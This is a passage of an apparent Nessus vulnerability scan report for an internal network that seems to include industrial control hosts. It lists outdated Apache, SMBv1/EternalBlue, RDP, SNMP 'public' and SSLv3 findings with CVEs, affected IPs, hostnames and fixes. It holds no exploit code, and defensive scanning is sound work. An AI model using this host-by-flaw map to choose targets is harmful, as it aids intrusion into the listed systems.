CVSS3	9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Upgrade to FlexNet Publisher 11.16.2 or later.
References	http://www.nessus.org/u?eb4f204b http://www.nessus.org/u?fbd5ba7b
Affected Nodes	192.168.2.18 on port 27000/tcp 10.100.20.200 on port 27000/tcp 10.100.7.110 on port 27000/tcp 10.100.7.93 (OWS-01A) on port 27000/tcp 10.100.7.90 (HMI-01B) on port 27000/tcp 10.100.7.86 (HIST-01A) on port 27000/tcp 10.100.7.77 (HMI-01A) on port 27000/tcp 10.100.7.70 (EWS-01) on port 27000/tcp 10.100.5.68 (IT02-2SD5Y2) on port 27000/tcp 10.100.3.64 (IT01-4P775Y2) on port 27000/tcp 10.100.2.49 (IT09-H42HYV1) on port 27000/tcp
Additional Output	<pre>Installed version : 11.12.1 Fixed version : 11.16.2</pre>

Microsoft Windows SMB NULL Session Authentication

Severity	
Description	<p>The remote host is running Microsoft Windows. It is possible to log into it using a NULL session (i.e., with no login or password).</p> <p>Depending on the configuration, it may be possible for an unauthenticated, remote attacker to leverage this issue to get information about the remote host.</p> <p>It is possible to log into the remote Windows host with a NULL session.</p>

CVSS	7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)
CVSS3	7.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L)
Recommendation	<p>Apply the following registry changes per the referenced Technet advisories :</p> <p>Set :</p> <ul style="list-style-type: none"> - HKLM\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=1 - HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\restrictnullsessaccess=1 <p>Reboot once the registry changes are complete.</p>
References	<p>http://www.nessus.org/u?5c2589f6 http://www.nessus.org/u?899b4072 http://www.nessus.org/u?a33fe205</p>
Affected Nodes	10.100.7.136 on port 445/tcp
Additional Output	It was possible to bind to the \browser pipe

Microsoft Windows SMBv1 Multiple Vulnerabilities

Severity	
Description	<p>The remote Windows host has Microsoft Server Message Block 1.0 (SMBv1) enabled. It is, therefore, affected by multiple vulnerabilities :</p> <ul style="list-style-type: none"> - Multiple information disclosure vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of SMBv1 packets. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMBv1 packet, to disclose sensitive information. (CVE-2017-0267, CVE-2017-0268, CVE-2017-0270, CVE-2017-0271, CVE-2017-0274, CVE-2017-0275, CVE-2017-0276) - Multiple denial of service vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMB request, to cause the system to stop responding. (CVE-2017-0269, CVE-2017-0273, CVE-2017-0280) - Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of SMBv1 packets. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMBv1 packet, to execute arbitrary code. (CVE-2017-0272, CVE-2017-0277, CVE-2017-0278, CVE-2017-0279) <p>Depending on the host's security policy configuration, this plugin cannot always correctly determine if the Windows host is vulnerable if the host is running a later Windows version (i.e., Windows 8.1, 10, 2012, 2012 R2, and 2016) specifically that named pipes and shares are allowed to be accessed remotely and anonymously. Tenable does not recommend this configuration, and the hosts should be checked locally for patches with one of the following plugins, depending on the Windows version : 100054, 100055, 100057, 100059, 100060, or 100061.</p>

CVSS	9.3 (CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C)
CVSS3	8.1 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	<p>Apply the applicable security update for your Windows version :</p> <ul style="list-style-type: none"> - Windows Server 2008 : KB4018466 - Windows 7 : KB4019264 - Windows Server 2008 R2 : KB4019264 - Windows Server 2012 : KB4019216 - Windows 8.1 / RT 8.1. : KB4019215 - Windows Server 2012 R2 : KB4019215 - Windows 10 : KB4019474 - Windows 10 Version 1511 : KB4019473 - Windows 10 Version 1607 : KB4019472 - Windows 10 Version 1703 : KB4016871 - Windows Server 2016 : KB4019472
References	n/a
Affected Nodes	<p>10.100.7.136 on port 445/tcp 10.100.7.131 on port 445/tcp 10.100.7.115 on port 445/tcp</p>
Additional Output	n/a

MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (unauthenticated check)


Severity	
Description	<p>An arbitrary remote code vulnerability exists in the implementation of the Remote Desktop Protocol (RDP) on the remote Windows host. The vulnerability is due to the way that RDP accesses an object in memory that has been improperly initialized or has been deleted.</p> <p>If RDP has been enabled on the affected system, an unauthenticated, remote attacker could leverage this vulnerability to cause the system to execute arbitrary code by sending a sequence of specially crafted RDP packets to it.</p> <p>This plugin also checks for a denial of service vulnerability in Microsoft Terminal Server.</p> <p>Note that this script does not detect the vulnerability if the 'Allow connections only from computers running Remote Desktop with Network Level Authentication' setting is enabled or the security layer is set to 'SSL (TLS 1.0)' on the remote host.</p>
CVSS	9.3 (CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C)
Recommendation	<p>Microsoft has released a set of patches for Windows XP, 2003, Vista, 2008, 7, and 2008 R2.</p> <p>Note that an extended support contract with Microsoft is required to obtain the patch for this vulnerability for Windows 2000.</p>
References	n/a
Affected Nodes	<p>10.100.7.136 on port 3389/tcp 10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp</p>
Additional Output	<input type="text" value="n/a"/>

MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (unauthenticated check)

Severity	
Description	<p>The remote Windows host is affected by the following vulnerabilities :</p> <ul style="list-style-type: none"> - Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148) - An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147) <p>ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.</p>
CVSS	9.3 (CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C)
CVSS3	8.1 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	<p>Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.</p> <p>For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.</p>
References	n/a

CVSS	7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)
Recommendation	Disable the SNMP service on the remote host if you do not use it. Either filter incoming UDP packets going to this port, or change the default community string.
References	n/a
Affected Nodes	192.168.2.58 on port 161/udp 192.168.2.57 on port 161/udp 192.168.2.56 on port 161/udp 192.168.2.55 on port 161/udp 192.168.2.46 on port 161/udp 192.168.2.28 on port 161/udp 192.168.2.16 on port 161/udp 192.168.2.14 on port 161/udp 192.168.2.13 on port 161/udp 192.168.2.7 on port 161/udp 192.168.2.4 on port 161/udp 192.168.2.2 on port 161/udp 192.168.2.20 on port 161/udp 10.100.7.68 on port 161/udp 10.100.7.67 on port 161/udp 10.100.7.64 on port 161/udp 10.100.7.63 on port 161/udp 10.100.6.26 on port 161/udp 10.100.6.25 on port 161/udp 10.100.3.63 on port 161/udp 10.100.1.35 on port 161/udp
Additional Output	<pre>The remote SNMP server replies to the following default community string : public</pre>

SSL Version 2 and 3 Protocol Detection

Severity	
Description	<p>The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including:</p> <ul style="list-style-type: none"> - An insecure padding scheme with CBC ciphers. - Insecure session renegotiation and resumption schemes. <p>An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients.</p> <p>Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely.</p> <p>NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.</p> <p>The remote service encrypts traffic using a protocol with known weaknesses.</p>
CVSS	7.1 (CVSS2#AV:N/AC:M/Au:N/C:I/N/A:N)
CVSS3	7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Consult the application's documentation to disable SSL 2.0 and 3.0. Use TLS 1.1 (with approved cipher suites) or higher instead.
References	https://www.schneier.com/academic/paperfiles/paper-ssl.pdf http://www.nessus.org/u?b06c7e95 http://www.nessus.org/u?247c4540 https://www.openssl.org/~bodo/ssl-poodle.pdf

<http://www.nessus.org/u?5d15ba70>
<https://www.imperialviolet.org/2014/10/14/poodle.html>
<https://tools.ietf.org/html/rfc7507>
<https://tools.ietf.org/html/rfc7568>

Affected Nodes	<p> 192.168.2.63 on port 443/tcp 192.168.2.60 on port 443/tcp 192.168.2.59 on port 443/tcp 192.168.2.51 on port 443/tcp 192.168.2.64 on port 443/tcp 192.168.2.61 on port 443/tcp 192.168.2.18 on port 54433/tcp 192.168.2.19 on port 443/tcp 192.168.2.5 on port 902/tcp 192.168.2.5 on port 5989/tcp 192.168.2.5 on port 443/tcp 192.168.2.3 on port 902/tcp 192.168.2.3 on port 5989/tcp 192.168.2.3 on port 443/tcp 10.100.7.210 on port 3071/tcp 10.100.7.116 on port 1433/tcp 10.100.7.111 on port 3071/tcp 10.100.20.200 on port 1433/tcp 10.100.7.119 on port 1433/tcp 10.100.7.53 (URSHISTSVR01) on port 1433/tcp 10.100.5.68 (IT02-2SD5Y2) on port 1433/tcp 10.100.5.64 (CONMSAUTHMI601) on port 1433/tcp </p>
----------------	---

Additional Output	<pre> - SSLv3 is enabled and the server supports at least one cipher. Explanation: TLS 1.0 and SSL 3.0 cipher suites may be used with SSLv3 Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES) Name Code KEX Auth Encryption MAC ----- - DES-CBC3-SHA RSA RSA RSA 3DES-CBC(168) SHA1 High Strength Ciphers (>= 112-bit key) Name Code KEX Auth Encryption MAC ----- - AES256-SHA RSA RSA RSA AES-CBC(256) SHA1 RC4-SHA RSA RSA RSA RC4(128) SHA1 The fields above are : {Tenable ciphername ----- snipped ----- </pre>
-------------------	---

Unsupported Web Server Detection

Severity	
Description	<p>According to its version, the remote web server is obsolete and no longer maintained by its vendor or provider.</p> <p>Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.</p> <p>The remote web server is obsolete / unsupported.</p>
CVSS	7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)
CVSS3	10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Recommendation	Remove the service if it is no longer needed. Otherwise, upgrade to a newer version if possible or switch to another server.
References	n/a
Affected Nodes	10.100.5.64 (CONMSAUTHMI601) on port 80/tcp

Additional Output

```
Product           : Microsoft IIS 7.5
Server response header : Microsoft-IIS/7.5
Support ended      : 2020-01-14
Supported versions  : Microsoft IIS 8.5 / 8.0
Additional information : http://www.nessus.org/u?a4f4b8ab
```

Apache 2.4.18 / 2.4.20 X.509 Certificate Authentication Bypass

Severity	
Description	<p>According to its banner, the version of Apache running on the remote host is either 2.4.18 or 2.4.20. Additionally, HTTP/2 is enabled over TLS or SSL. It is, therefore, affected by the an authentication bypass vulnerability in the experimental module for the HTTP/2 protocol due to a failure to correctly validate X.509 certificates, allowing access to resources that otherwise would not be allowed. An unauthenticated, remote attacker can exploit this to disclose potentially sensitive information.</p> <p>The remote web server is affected by an authentication bypass vulnerability.</p>
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)
CVSS3	7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N)
Recommendation	Upgrade to Apache version 2.4.23 or later. Alternatively, as a temporary workaround, HTTP/2 can be disabled by changing the configuration by removing 'h2' and 'h2c' from the Protocols line(s) in the configuration file.
References	<p>https://archive.apache.org/dist/httpd/CHANGES_2.4.23 https://httpd.apache.org/security/vulnerabilities_24.html https://seclists.org/fulldisclosure/2016/Jul/11</p>
Affected Nodes	10.100.6.87 on port 80/tcp
Additional Output	<pre>URL : http://10.100.6.87/ Installed version : 2.4.20 Fixed version : 2.4.23</pre>

Apache 2.4.x < 2.4.25 Multiple Vulnerabilities (httpoxy)

Severity	
Description	<p>According to its banner, the version of Apache running on the remote host is 2.4.x prior to 2.4.25. It is, therefore, affected by the following vulnerabilities :</p> <ul style="list-style-type: none"> - A flaw exists in the mod_session_crypto module due to encryption for data and cookies using the configured ciphers with possibly either CBC or ECB modes of operation (AES256-CBC by default). An unauthenticated, remote attacker can exploit this, via a padding oracle attack, to decrypt information without knowledge of the encryption key, resulting in the disclosure of potentially sensitive information. (CVE-2016-0736) - A denial of service vulnerability exists in the mod_auth_digest module during client entry allocation. An unauthenticated, remote attacker can exploit this, via specially crafted input, to exhaust shared memory resources, resulting in a server crash. (CVE-2016-2161) - The Apache HTTP Server is affected by a man-in-the-middle vulnerability known as 'httpoxy' due to a failure to properly resolve namespace conflicts in accordance with RFC 3875 section 4.1.18. The HTTP_PROXY environment variable is set based on untrusted user data in the 'Proxy' header of HTTP requests. The HTTP_PROXY environment variable is used by some web client libraries to specify a remote proxy server. An unauthenticated, remote attacker can exploit this, via a crafted 'Proxy' header in an HTTP request, to redirect an application's internal HTTP traffic to an arbitrary proxy server where it may be observed or manipulated. (CVE-2016-5387) - A denial of service vulnerability exists in the mod_http2 module due to improper handling of the LimitRequestFields directive. An unauthenticated, remote attacker can exploit this, via specially crafted CONTINUATION frames in an HTTP/2 request, to inject unlimited request headers into the server, resulting in the exhaustion of memory resources. (CVE-2016-8740) - A flaw exists due to improper handling of whitespace patterns in user-agent headers. An unauthenticated, remote attacker can exploit this, via a specially crafted user-agent header, to cause the program to incorrectly process sequences of requests, resulting in interpreting responses incorrectly, polluting the cache, or disclosing the content from one request to a second downstream user-agent. (CVE-2016-8743)

	<p>- A CRLF injection allowing HTTP response splitting attacks for sites which use mod_userdir (CVE-2016-4975)</p> <p>Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number.</p> <p>The remote web server is affected by multiple vulnerabilities.</p>
CVSS	5.1 (CVSS2#AV:N/AC:H/Au:N/C:P/I:P/A:P)
CVSS3	8.1 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	<p>Upgrade to Apache version 2.4.25 or later.</p> <p>Note that the 'httpoxy' vulnerability can be mitigated by applying the workarounds or patches as referenced in the vendor advisory asf-httpoxy-response.txt. Furthermore, to mitigate the other vulnerabilities, ensure that the affected modules (mod_session_crypto, mod_auth_digest, and mod_http2) are not in use.</p>
References	<p>https://httpd.apache.org/dev/dist/Announcement2.4.html http://httpd.apache.org/security/vulnerabilities_24.html https://github.com/apache/httpd/blob/2.4.x/CHANGES https://www.apache.org/security/asf-httpoxy-response.txt https://httpoxy.org</p>
Affected Nodes	10.100.6.87 on port 80/tcp
Additional Output	<pre>URL : http://10.100.6.87/ Installed version : 2.4.20 Fixed version : 2.4.25</pre>

Apache 2.4.x < 2.4.27 Multiple Vulnerabilities


Severity	
Description	<p>According to its banner, the version of Apache running on the remote host is 2.4.x prior to 2.4.27. It is, therefore, affected by the following vulnerabilities :</p> <ul style="list-style-type: none"> - A denial of service vulnerability exists in httpd due to a failure to initialize or reset the value placeholder in [Proxy-]Authorization headers of type 'Digest' before or between successive key=value assignments by mod_auth_digest. An unauthenticated, remote attacker can exploit this, by providing an initial key with no '=' assignment, to disclose sensitive information or cause a denial of service condition. (CVE-2017-9788) - A read-after-free error exists in httpd that is triggered when closing a large number of connections. An unauthenticated, remote attacker can exploit this to have an unspecified impact. (CVE-2017-9789) <p>Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number.</p> <p>The remote web server is affected by multiple vulnerabilities.</p>
CVSS	6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:P)
CVSS3	9.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:H)
Recommendation	Upgrade to Apache version 2.4.27 or later.
References	<p>https://archive.apache.org/dist/httpd/CHANGES_2.4.27 https://httpd.apache.org/security/vulnerabilities_24.html</p>
Affected Nodes	10.100.6.87 on port 80/tcp
Additional Output	<pre>URL : http://10.100.6.87/ Installed version : 2.4.20 Fixed version : 2.4.27</pre>

Apache 2.4.x < 2.4.28 HTTP Vulnerability (OptionsBleed)

Severity	
Description	According to its banner, the version of Apache running on the remote host is 2.4.x prior to 2.4.28. It is, therefore,


	<p>affected by an HTTP vulnerability related to the directive in an .htaccess file.</p> <p>Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number.</p> <p>The remote web server is affected by multiple vulnerabilities.</p>
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)
CVSS3	7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Upgrade to Apache version 2.4.28 or later.
References	https://archive.apache.org/dist/httpd/CHANGES_2.4.28 https://httpd.apache.org/security/vulnerabilities_24.html
Affected Nodes	10.100.6.87 on port 80/tcp
Additional Output	<pre>URL : http://10.100.6.87/ Installed version : 2.4.20 Fixed version : 2.4.28</pre>

Apache 2.4.x < 2.4.33 Multiple Vulnerabilities


Severity	
Description	<p>According to its banner, the version of Apache running on the remote host is 2.4.x prior to 2.4.33. It is, therefore, affected by multiple vulnerabilities:</p> <ul style="list-style-type: none"> - An out of bounds write vulnerability exists in mod_authnz_ldap with AuthLDAPCharsetConfig enabled. An unauthenticated, remote attacker can exploit this, via the Accept-Language header value, to cause the application to stop responding. (CVE-2017-15710) - An arbitrary file upload vulnerability exists in the FilesMatch component where a malicious filename can be crafted to match the expression check for a newline character. An unauthenticated, remote attacker can exploit this, via newline character, to upload arbitrary files on the remote host subject to the privileges of the user. (CVE-2017-15715) - A session management vulnerability exists in the mod_session component due to SessionEnv being enabled and forwarding it's session data to the CGI Application. An unauthenticated, remote attacker can exploit this, via tampering the HTTP_SESSION and using a session header, to influence content. (CVE-2018-1283) - An out of bounds access vulnerability exists when the size limit is reached. An unauthenticated, remote attacker can exploit this, to cause the Apache HTTP Server to crash. (CVE-2018-1301) - A write after free vulnerability exists in HTTP/2 stream due to a NULL pointer being written to an area of freed memory. An unauthenticated, remote attacker can exploit this to execute arbitrary code. (CVE-2018-1302) - An out of bounds read vulnerability exists in mod_cache_socache. An unauthenticated, remote attacker can exploit this, via a specially crafted HTTP request header to cause the application to stop responding. (CVE-2018-1303) - A weak digest vulnerability exists in the HTTP digest authentication challenge. An unauthenticated, remote attacker can exploit this in a cluster of servers configured to use a common digest authentication, to replay HTTP requests across servers without being detected. (CVE-2018-1312) <p>Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number.</p> <p>The remote web server is affected by multiple vulnerabilities.</p>
CVSS	6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)
CVSS3	9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Upgrade to Apache version 2.4.33 or later.
References	https://archive.apache.org/dist/httpd/CHANGES_2.4.33 https://httpd.apache.org/security/vulnerabilities_24.html#2.4.33
Affected Nodes	<p>10.100.6.87 on port 80/tcp</p> <p>10.100.6.20 on port 80/tcp</p> <p>10.100.6.20 on port 443/tcp</p>

	10.100.6.20 on port 443/tcp 10.100.6.20 on port 80/tcp
Additional Output	<pre> URL : http://10.100.6.87/ Installed version : 2.4.20 Fixed version : 2.4.33 </pre>

Apache 2.4.x < 2.4.34 Multiple Vulnerabilities

Severity	
Description	<p>According to its banner, the version of Apache running on the remote host is 2.4.x prior to 2.4.34. It is, therefore, affected by the following vulnerabilities:</p> <ul style="list-style-type: none"> - By specially crafting HTTP/2 requests, workers would be allocated 60 seconds longer than necessary, leading to worker exhaustion and a denial of service. (CVE-2018-1333) - By specially crafting HTTP requests, the mod_md challenge handler would dereference a NULL pointer and cause the child process to segfault. This could be used to DoS the server. (CVE-2018-8011) <p>Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number.</p> <p>The remote web server is affected by multiple vulnerabilities.</p>
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)
CVSS3	7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H)
Recommendation	Upgrade to Apache version 2.4.34 or later.
References	https://archive.apache.org/dist/httpd/CHANGES_2.4.34 https://httpd.apache.org/security/vulnerabilities_24.html#2.4.34
Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 443/tcp
Additional Output	<pre> URL : http://10.100.6.87/ Installed version : 2.4.20 Fixed version : 2.4.34 </pre>


Apache 2.4.x < 2.4.35 DoS

Severity	
Description	<p>According to its banner, the version of Apache running on the remote host is 2.4.x prior to 2.4.35. It is, therefore, affected by the following vulnerability:</p> <ul style="list-style-type: none"> - By sending continuous SETTINGS frames of maximum size an ongoing HTTP/2 connection could be kept busy and would never time out. This can be abused for a DoS on the server. This only affect a server that has enabled the h2 protocol. <p>Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number.</p> <p>The remote web server is affected by a denial of service vulnerability.</p>
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:N/A:P)
CVSS3	5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:H)
Recommendation	Upgrade to Apache version 2.4.35 or later.
References	https://archive.apache.org/dist/httpd/CHANGES_2.4.35 https://httpd.apache.org/security/vulnerabilities_24.html#2.4.35
Affected Nodes	10.100.6.87 on port 80/tcp

	10.100.6.20 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 443/tcp
--	--

Additional Output	<pre> URL : http://10.100.6.87/ Installed version : 2.4.20 Fixed version : 2.4.35 </pre>
-------------------	---

Apache 2.4.x < 2.4.38 Multiple Vulnerabilities

Severity	
----------	---

Description	<p>According to its banner, the version of Apache running on the remote host is 2.4.x prior to 2.4.38. It is, therefore, affected by multiple vulnerabilities:</p> <ul style="list-style-type: none"> - A denial of service (DoS) vulnerability exists in HTTP/2 steam handling. An unauthenticated, remote attacker can exploit this issue, via sending request bodies in a slow loris way to plain resources, to occupy a server thread. (CVE-2018-17189) - A vulnerability exists in mod_sesion_cookie, as it does not properly check the expiry time of cookies. (CVE-2018-17199) - A denial of service (DoS) vulnerability exists in mod_ssl when used with OpenSSL 1.1.1 due to an interaction in changes to handling of renegotiation attempts. An unauthenticated, remote attacker can exploit this issue to cause mod_ssl to stop responding. (CVE-2019-0190) <p>Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number.</p> <p>The remote web server is affected by multiple vulnerabilities.</p>
-------------	--

CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)
------	--

CVSS3	7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N)
-------	--


Recommendation	Upgrade to Apache version 2.4.38 or later.
----------------	--

References	https://archive.apache.org/dist/httpd/CHANGES_2.4.38 https://httpd.apache.org/security/vulnerabilities_24.html#2.4.38
------------	--

Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 443/tcp
----------------	--

Additional Output	<pre> URL : http://10.100.6.87/ Installed version : 2.4.20 Fixed version : 2.4.38 </pre>
-------------------	---


Apache 2.4.x < 2.4.41 Multiple Vulnerabilities

Severity	
----------	---

Description	<p>The version of Apache httpd installed on the remote host is prior to 2.4.41. It is, therefore, affected by multiple vulnerabilities as referenced in the 2.4.41 advisory.</p> <ul style="list-style-type: none"> - HTTP/2 (2.4.20 through 2.4.39) very early pushes, for example configured with H2PushResource, could lead to an overwrite of memory in the pushing request's pool, leading to crashes. The memory copied is that of the configured push link header values, not data supplied by the client. (CVE-2019-10081) - Some HTTP/2 implementations are vulnerable to unconstrained internal data buffering, potentially leading to a denial of service. The attacker opens the HTTP/2 window so the peer can send without constraint; however, they leave the TCP window closed so the peer cannot actually write (many of) the bytes on the wire. The attacker then sends a stream of requests for a large response object. Depending on how the servers queue the responses, this can consume excess memory, CPU, or both. (CVE-2019-9517)
-------------	--

	Note that vPenTest Partner has not tested for this issue but has instead relied only on the application's self-reported version number. The remote web server is affected by multiple vulnerabilities.
CVSS	6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:P)
CVSS3	9.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:H)
Recommendation	Upgrade to Apache version 2.4.41 or later.
References	n/a
Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 443/tcp
Additional Output	<pre> URL : http://10.100.6.87/ Installed version : 2.4.20 Fixed version : 2.4.41 </pre>


Apache 2.4.x < 2.4.42 Multiple Vulnerabilities

Severity	
Description	<p>The version of Apache httpd installed on the remote host is prior to 2.4.42. It is, therefore, affected by multiple vulnerabilities as referenced in the 2.4.42 advisory.</p> <ul style="list-style-type: none"> - In Apache HTTP Server 2.4.0 to 2.4.41, mod_proxy_ftp may use uninitialized memory when proxying to a malicious FTP server. (CVE-2020-1934) - In Apache HTTP Server 2.4.0 to 2.4.41, redirects configured with mod_rewrite that were intended to be self-referential might be fooled by encoded newlines and redirect instead to an an unexpected URL within the request URL. (CVE-2020-1927) <p>Note that vPenTest Partner has not tested for this issue but has instead relied only on the application's self-reported version number.</p> <p>The remote web server is affected by multiple vulnerabilities.</p>
CVSS	5.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:N)
CVSS3	6.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N)
Recommendation	Upgrade to Apache version 2.4.42 or later.
References	n/a
Affected Nodes	10.100.31.82 on port 80/tcp 10.100.31.82 on port 80/tcp 10.100.31.82 on port 80/tcp 10.100.31.82 on port 443/tcp 10.100.31.82 on port 443/tcp 10.100.31.82 on port 443/tcp 10.100.31.81 on port 80/tcp 10.100.31.81 on port 80/tcp 10.100.31.81 on port 443/tcp 10.100.31.81 on port 443/tcp 10.100.31.81 on port 443/tcp 10.100.31.69 on port 80/tcp 10.100.31.69 on port 80/tcp 10.100.31.69 on port 80/tcp 10.100.31.69 on port 443/tcp 10.100.31.69 on port 443/tcp 10.100.31.69 on port 443/tcp 10.100.31.81 on port 80/tcp 10.100.31.60 on port 80/tcp 10.100.31.60 on port 80/tcp


	10.100.31.60 on port 80/tcp 10.100.31.60 on port 443/tcp 10.100.31.60 on port 443/tcp 10.100.31.60 on port 443/tcp 10.100.31.54 on port 80/tcp 10.100.31.54 on port 80/tcp 10.100.31.54 on port 80/tcp 10.100.31.54 on port 443/tcp 10.100.31.54 on port 443/tcp 10.100.31.54 on port 443/tcp 10.100.31.52 on port 80/tcp 10.100.31.52 on port 80/tcp 10.100.31.52 on port 80/tcp 10.100.31.52 on port 443/tcp 10.100.31.52 on port 443/tcp 10.100.31.52 on port 443/tcp 10.100.6.87 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 443/tcp
--	---

Additional Output	<pre> URL : http://10.100.31.82/ Installed version : 2.4.41 Fixed version : 2.4.42 </pre>
-------------------	---

AXIS gSOAP Message Handling RCE (ACV-116267) (Devil's Ivy)

Severity	
Description	<p>The remote AXIS device is running a firmware version that is missing a security patch. It is, therefore, affected by a remote code execution vulnerability, known as Devil's Ivy, due to an overflow condition that exists in a third party SOAP library (gSOAP). An unauthenticated, remote attacker can exploit this, via an HTTP POST message exceeding 2GB of data, to trigger a stack-based buffer overflow, resulting in a denial of service condition or the execution of arbitrary code.</p> <p>An attacker who successfully exploits this vulnerability can reset the device to its factory defaults, change network settings, take complete control of the device, or reboot it to prevent an operator from viewing the feed.</p> <p>The remote device is affected by a remote code execution vulnerability.</p>
